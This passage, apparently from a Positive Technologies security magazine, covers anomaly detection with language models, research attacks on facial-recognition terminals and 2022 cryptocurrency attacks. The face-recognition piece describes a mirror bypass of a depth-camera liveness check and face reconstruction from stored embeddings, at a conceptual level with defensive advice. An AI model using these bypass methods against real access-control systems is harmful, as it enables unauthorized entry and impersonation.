determine the threshold to be 0.62, that number is lower than 0.78, so most of the correlation subchains within the incident are reconstructed, predictable for the model, and not malicious. If the mean for all of the correlations subchains were, say, 0.55, we would recognize the entire chain as malicious. Incident maliciousness is thus determined by the correlation subchain reconstruction accuracy.

Technical overview

Below, we will review data preparation, model training and validation, and selection of metrics.

Data

The data comes from the monitoring system in JSON format. We convert that to a tabular format as follows (the example below uses the chain 1 → 2 → 6 → 8 from the above graph):

Table 1. Data sample from the monitoring system

chain_id	subchain_id	from	to	correlation_ name	correlation_ tactic	corr_atr
xhvz09rf	0	host1	host2	a	latmove	atr1
xhvz09fr	0	host2	host6	b	other	atr2
xhvz09rf	0	host6	host8	d	discovery	atr2

Then we combine the subchains into sequences—our "sentences," which will be used to train the language model:

Table 2. Example of combined action sequences

chain_id	subchain_id	action	len_action
xhvz09rf	0	a b d	3
xhvz09rf	1	c b d	3

We can also enrich the sequence elements, adding some extra parameters or attributes to the correlation names to extend the model dictionary:

Table 3. Combined action sequences with extra attributes

chain_id	subchain_id	action	len_action
xhvz09rf	0	a-latmove-attr_1 b-other-atr2 d-discovery-atr2	3
xhvz09rf	1	c-other-atr3 b-dicovery-atr1 d-latmove-atr1	3

When validating, we want to assess just how helpful our model will be to security analysts—that is, what proportion of false-positive incidents it will be capable of detecting

Model

We can use any language model or even a seq2seq translation model as the autoencoder. Our problem imposed a fairly strict limit on the volume of training data, so transformer-like models refused to be trained even with a minimal number of parameters. We mainly used CNN and RNN models, which we trained with a standard cross-entropy loss function.

Metric

We assess the proportion of events in the subchain that the model successfully predicted (reconstruction accuracy). The accuracy threshold is selected based on the training data as explained above.

Validation

When validating, we want to assess just how helpful our model will be to security analysts—that is, what proportion of false-positive incidents it will be capable of detecting. The model should identi-fy malicious activity too, but our sample contained just a few attacks, which were insufficient for successful training and at the end were altogether omitted. We expected that attacks would differ enough from the standard correlation set to be impossible for the model to predict; therefore, they will be reconstructed poorly and receive a low reconstruction score, which would fall below the threshold.

Results

The table below contains the results of validating two model types on a sample that contains a large number of false-positive incidents of varying complexity and a number of malicious chains, which we will mark as 0 and 1, respectively. I will emphasize again that the training data does not contain these markings, so the model is trained as a language model or seq2seq.

Table 4. Validation results

model	F1 score
LM (RNN)	0,75
Seq2seq (RNN)	0,85

The superiority of the seq2seq model when solving the sequence reconstruction problem may seem obvious, as the model has the context of the entire chain. However, this is only partially true, as, for the same reason, the seq2seq model overfits quickly and ceases to identify malicious chains. We had to prevent overfitting by using extra regularization methods: dropout and early stopping. We also had to remove the Attention layer to further desensitize the context.

Conclusion

In this article, we discussed ways to detect malicious activities inside corporate networks with the help of language models. We reviewed the process of task setting and data preparation. We defined sequence maliciousness as a value that depends on the reconstruction accuracy. We also selected criteria for model validation (F1 score) and the best-performing model type (seq2seq) for this category of tasks (and data). When viewed in terms of reducing the volume of input data to be processed by users of security tools, the model helps to cut the total number of correlation chains by 70% (the results achieved on a held-out set). That is, information security specialists would have to process 70% less data manually.

How well protected face recognition technologies are

ALEXANDER MIGUTSKY

Advanced Technologies Specialist,
Positive Technologies

Biometric authentication is a true revolution in the world of modern technology. In 2022, the global biometrics market was valued at $42.9 billion, and it is expected to grow to $82.9 billion by 2027 (at an average annual growth rate of 14.1%) [1]. Facial recognition systems can be found in companies, subways, stores and restaurants. They are used for security purposes, access control and banking operations. The demand for biometric technologies is being driven, among other things, by the increasing adoption of biometric systems in the automotive and consumer electronics industries. However, questions arise: How safe are these systems? How do they work under the hood, how do they make decisions? In this article, we'll analyze some biometric devices right down to the tiniest screw to try and find out.

[1]

In our investigation, we focused on attackers who have physical access to devices. Concerning cyberthreats, we considered not only standard methods that cybercriminals use to get around authorization, but also attacks specifically targeting machine learning systems, including attacks aimed at compromising the confidentiality of a system and obtaining data from it.

How biometric systems work

There are five stages in the operation of any facial recognition system:

1. Data acquisition. In this stage, the system obtains data about a person's face through a special facial recognition camera with a depth sensor.

2. Signal processing. Having obtained the data, the system processes it to remove any noise and unnecessary information. This can include correcting the lens geometry, filtering, smoothing and normalizing the data, and consolidating it into a single representation. This is something akin to password hashing, only in this case the system is hashing faces instead of passwords. Continuing the analogy, the hashing is done by a data transformation algorithm using a neural network (or a more classical algorithm), and the resulting hash is a very compressed informational representation of the sample.

3. Comparison. After processing the signal, the system compares it with existing "hashes" in the database.


4. Data storage. The biometric system has data storage mechanisms so the data can be accessed in the future.

5. Decision. By comparing the new "hash" with existing ones, the system decides whether the person in front of it is the right user or not. For example, if you pay with your face, the system checks who is in front of it. If you're the account owner, the payment is approved; if not—the payment doesn't go through. The result the system gives depends on what it's being used for and other parameters.

An attacker can penetrate the system and carry out an attack at every stage of its operation.

❷ Scheme source

Figure 1. Types of attacks on biometric systems ❷



Sensors used in facial recognition terminals


Biometric terminals use one or more sensors. There are various types of sensors that can be used, depending on which information the device is designed to perceive in the visible world:

- Visible-light camera (used in webcams and mobile phones). It's relatively easy to bypass a biometric system with such a sensor by showing it screens, images, and anything else that we can see in our usual color range.

- Backlit infrared camera (used in night video surveillance systems) Bypassing this type of sensor by using a screen is more difficult, since screens are designed for human eyes and do not show up in the infrared range. A powerful backlight will cast a particular glare on any object that a potential attacker tries to pass off as a user.

- Depth camera. This is based on a combination of technologies: two infrared cameras and a special backlight, allowing the system to obtain depth information, that is, how deep each pixel is in the obtained image. Depth cameras are used in Kinect sensors and iPhones with Face ID capabilities. When used correctly, a depth camera greatly increases the reliability of a biometric system. To bypass such a sensor, an attacker would have to have data about the geometry of a user's face as well as the ability to recreate it, for example, using silicone masks or elaborate makeup.

Figure 2. Sensor types and the images obtained from them



Examining devices, or How complex proves to be easy (and the other way around)

Data from
the depth camera

During our investigation, we took apart two biometric devices and examined their internal electronics.


Device No. 1

The first device is quite expensive, has sophisticated technology and uses the latest biometric algorithms. It has an Intel RealSense depth camera, two conventional cameras, a proprietary IR dot projector specially designed to extend the range, and CUDA cores. To isolate facial patterns, the device uses deep neural networks with a ResNet architecture. Such devices are used in access control systems in airports around the world. It would seem that these technical features should make the biometric system absolutely invulnerable to intrusion and ensure the same high level of reliability and low number of false positives as, for example, Apple's Face ID technology.

Figure 3. The internal structure of the first device

Depth
camera


IR dot projector



During the examination, we discovered that this device has liveness detection—that is, it can identify whether the biometric source in the frame is a live person or a fake representation. When the terminal confirms that there is a live person in front of it, the visible range cameras capture the image. In other words, the data from the depth camera is only used to ensure that the person in front of the terminal is real. The image it creates is received by the deep neural networks for preprocessing.

As a possible attack scenario on the first device, we tried using a mirror to physically separate the information received by the depth camera and the visible-light camera. We placed the mirror in such a way that the visible-light cameras capture a photo of an existing user, while the depth camera's operation remains undisturbed. The attack plays out as follows: the attacker, being a living person, passes the depth camera's liveness test, despite not being registered in the system. When the system understands that the person in front of it is real, it captures the image we show it with our mirror for recognition by its deep networks.

Figure 4. The operation algorithm of the first device






Figure 5. A diagram of the attack using split data channels


Figure 6. Carrying out the attack on the first device

This is a fairly straightforward method, but it's effective. In theory, any system using a depth camera could be vulnerable to such an attack, in particular the Face ID on iPhones.

Having figured out how to bypass the data channels in this way, we began to explore an attack scenario in which attackers would not have information about a registered user. We found classic vulnerabilities in the system, in particular RCE, which allowed us to examine in detail how the terminal works. We managed to extract machine learning models and user vectors (hashed faces) and recreate the biometric authentication algorithm. With this information, we were able to work out exactly how what we show the system matches what's in its database.

In the next step, we attempted to restore a user's face using the representation of it hidden in the database. Such an attack is similar to restoring an original password from a hash.

Figure 7. Diagram of an attack by restoring a user's face from the system database




The experiment had to satisfy the following criteria:

- The required minimum threshold for passing the authentication procedure: 2,500 internal units (a metric adopted by the terminal's developer, which indicates the extent to which the person matches an internal pattern).
- The threshold for a real user is at least 6,000 internal units.

In our experiment, we passed the algorithm's threshold with 3,500 internal units.

We thought we had good chances of carrying out a successful synthetic attack, however, when trying to bypass the system in real conditions there was probably a lot of optical distortion, due to which we lost some points. So we ended up with this face.

Figure 8. The user's face generated in the experiment



Security analysis summary of the first device:


1. The developers' big mistake was to not use the data from the depth camera for authentication; we took advantage of this oversight. After verifying the presence of a live person, any image can be shown to the biometric system in order to pass the authorization algorithm.

2. According to the terminal's algorithmic assessment, we didn't manage to generate an artificial (synthetic) face that was similar enough to a real person's biometric pattern to carry out a successful attack. Given enough time, attackers could have a better chance of success using this method.

Device No. 2

The second device we examined—a biometric terminal for tracking employees' work hours—was not as technologically sophisticated as the first: it did not contain CUDA cores for complex neural networks. In addition, it uses machine learning algorithms that have been in use since the 2010s. Jumping ahead a little, the terminal was in fact not as simple as it seemed at first glance. It was equipped with two cameras: one conventional and one infrared (used for biometric authentication).


Infrared camera



The key feature of the biometric terminal is the infrared camera. With the first device, you could see the signal going to the sensor with your own eyes. This time, everything the terminal captures is invisible to the human eye, which means that we can't trick it by replacing a living person with a display. A display is created for human perception, so its LEDs emit light within the range visible to the eye—which this terminal's camera does not register.

Under the terminal's hood is a cascade classifier for detecting faces in the frame, 15 Gabor filters for isolating facial features, and an algorithm for local binary patterns that can analyze structures to protect against replacement (spoofing). All of this operates in the infrared range.

Figure 9. Inside the second device



A Gabor filter is an image processing technique, or specific convolution kernel, that processes images to identify important details.

When paired with Gabor filters, anti-spoofing protection based on the local binary pattern algorithm is often effective. The process is split into five stages:

1. The picture is divided into cells.
2. The central numerical value of each cell's color is taken and compared clockwise with the values of the adjacent cells.
3. If the central value is greater than the value of the adjacent cell, it is saved as "1"; if less, "0".
4. The resulting binary code is converted into a decimal number.
5. Based on the data obtained, a histogram is constructed.

When creating a pattern, 12 vectors are extracted for each user and compared with the newly captured vector.




Figure 10. An example of how the local binary algorithm works

We identified logical vulnerabilities in the terminal that allowed us to study how it works in more detail. We then made several attempts to bypass the terminal's tests. In particular, we created a special single-frame screen printed on transparent film with the image illuminated in infrared. Unfortunately, the terminal turned out to be very sensitive to certain changes. For example, it recognized the same user with and without glasses as two different people. This means that this device doesn't work as flexibly as the first one. However, the combination of technologies (Gabor filters, local binary patterns and an infrared camera) provide decent defense against attacks.




Figure 11. The single-frame transparent screen for attacking the second device

Security analysis summary of the second device:

using only the infrared range and classic algorithms reduces the device's flexibility, but at the same time makes it more resistant to attack.

Conclusions

In this investigation, we examined biometric access control terminals which use various types of algorithms. We found that the terminal using neural networks can be hacked by attackers using a conventional mirror, although it can operate more flexibly and can authenticate a user wearing a medical mask, a protective helmet, or strong makeup. At the same time, the technologically less complex terminal built on classic machine learning algorithms proved to be more resistant to illegal authentication attempts. Both terminals were subject to classic vulnerabilities, in particular one of the most dangerous: remote code execution attacks (RCE).

Recommendations for how developers can strengthen the security of biometric devices

1. Use the data from the depth sensor. Obtaining information about the face's surface yields many unique anatomical features. Good use of this data lets you accurately distinguish one person from another.
2. Conduct independent device audits.
3. Approach security researchers and be open to receiving help. Developing devices is a complex, multi-step process. Even the most highly skilled team can make mistakes, leading to vulnerabilities in the final product. A few dozen testers cannot provide as much information about the product as thousands of real users can. Being open means being willing to listen to their experience and suggestions—to the benefit of your product.

Cryptocurrency and blockchain security at risk

**IGOR AGIYEVICH,
ANDREY BACHURIN**

Blockchain Security Researchers,
Positive Technologies

Hackers' interest in cryptocurrency exchanges and DeFi protocols has been growing

Recent attack vectors

The year 2022 saw every record broken in terms of hacked cryptocurrency projects and stolen funds [1]: with the damage totaling $3.8 billion [2]. It was primarily remembered for attacks on blockchain bridges. The year's worst hacks were FTX ($650 million); BSC Token Hub [3], owned by the world's largest cryptocurrency exchange, Binance ($566 million); Ronin ($552 million), Wormhole ($326 million), and Nomad ($190 million) bridges. Besides, we learned about the first-ever documented successful remote hack of a crypto ATM [4]. Connecting over the Internet, attackers exploited a zero-day vulnerability in cryptocurrency ATMs made by GENERAL BYTES, the world's second-largest manufacturer of these devices. One can safely assume that cybercriminals will target crypto ATMs in 2023.

Hackers' interest in cryptocurrency exchanges and DeFi protocols has been growing. Manipulating asset prices in the DeFi protocol is one of the most popular attack types, where hackers assume control of the project price oracle (service that delivers external asset prices) or buy/sell a large amount in cryptoassets to severely impact the asset price in the protocol, and then make financial transactions with the asset at a price they find lucrative.

Airdrop schemes is another type of fraud that gained widespread use: users received emails about cryptocurrency, token, and NFT giveaways. Giving assets for free to users who perform certain actions is indeed a popular practice among cryptocurrency startups at the time of the launch. Cybercriminals are taking advantage of what's hot right now as they always do, distributing malware disguised as NFT tokens and digital collectibles.

[1] Global data based on the company's own analytics, the results of investigations, and authoritative sources

[2]

Airdrop schemes is another type of fraud that gained widespread use

Redirecting users from a legitimate website to a server controlled by cybercriminals was another frequently used attack vector in 2022. Even the domain name certificate was approved by the browser as legitimate. Among the affected projects were Convex Finance, Allbridge, Ribbon Finance, DeFi Saver, Celer Network, and Mad Meerkat Finance [5].

The hackers were able to access DNS records stored by the domain name registrar and indicate IP addresses associated with the domain names of the affected projects. An exception is the Celer Network case, where cybercriminals performed a BGP hijack by modifying the routing tables, rather than the IP address, to achieve essentially the same result: users were redirected to a server controlled by the attackers [6]. Whatever the attack technique, the outcome was the same: mislead users and compromised certificate authorities. The attackers used these centers to issue trusted HTTPS certificates to keep victims' browsers from displaying insecure connection warnings. Tellingly, the administrators of some of the affected platforms failed to revoke the malicious certificates even after the attacks came to light. This allowed the attacks to proceed for some time until the DNS cache on the users' devices was updated.

One more interesting point: good old fishing can be successfully used to trick not only ordinary citizens (who are easy to deceive, gullible, and poorly familiar with cryptotechnologies), but also developers. Cybercriminals' favorite technique of social engineering helps them to obtain private keys, which allow them to manage cryptoassets. Hacking groups, especially those skilled enough to figure out how code works, are generally targeting DeFi developers for their direct access to the platform and its infrastructure. A good case in point is the phishing emails to deBridge employees, purportedly from a key member of staff [7]. Many companies do not follow the example of Positive Technologies of training employees to recognize phishing emails or flagging messages disguised as coming from a trusted source.

But there is good news too

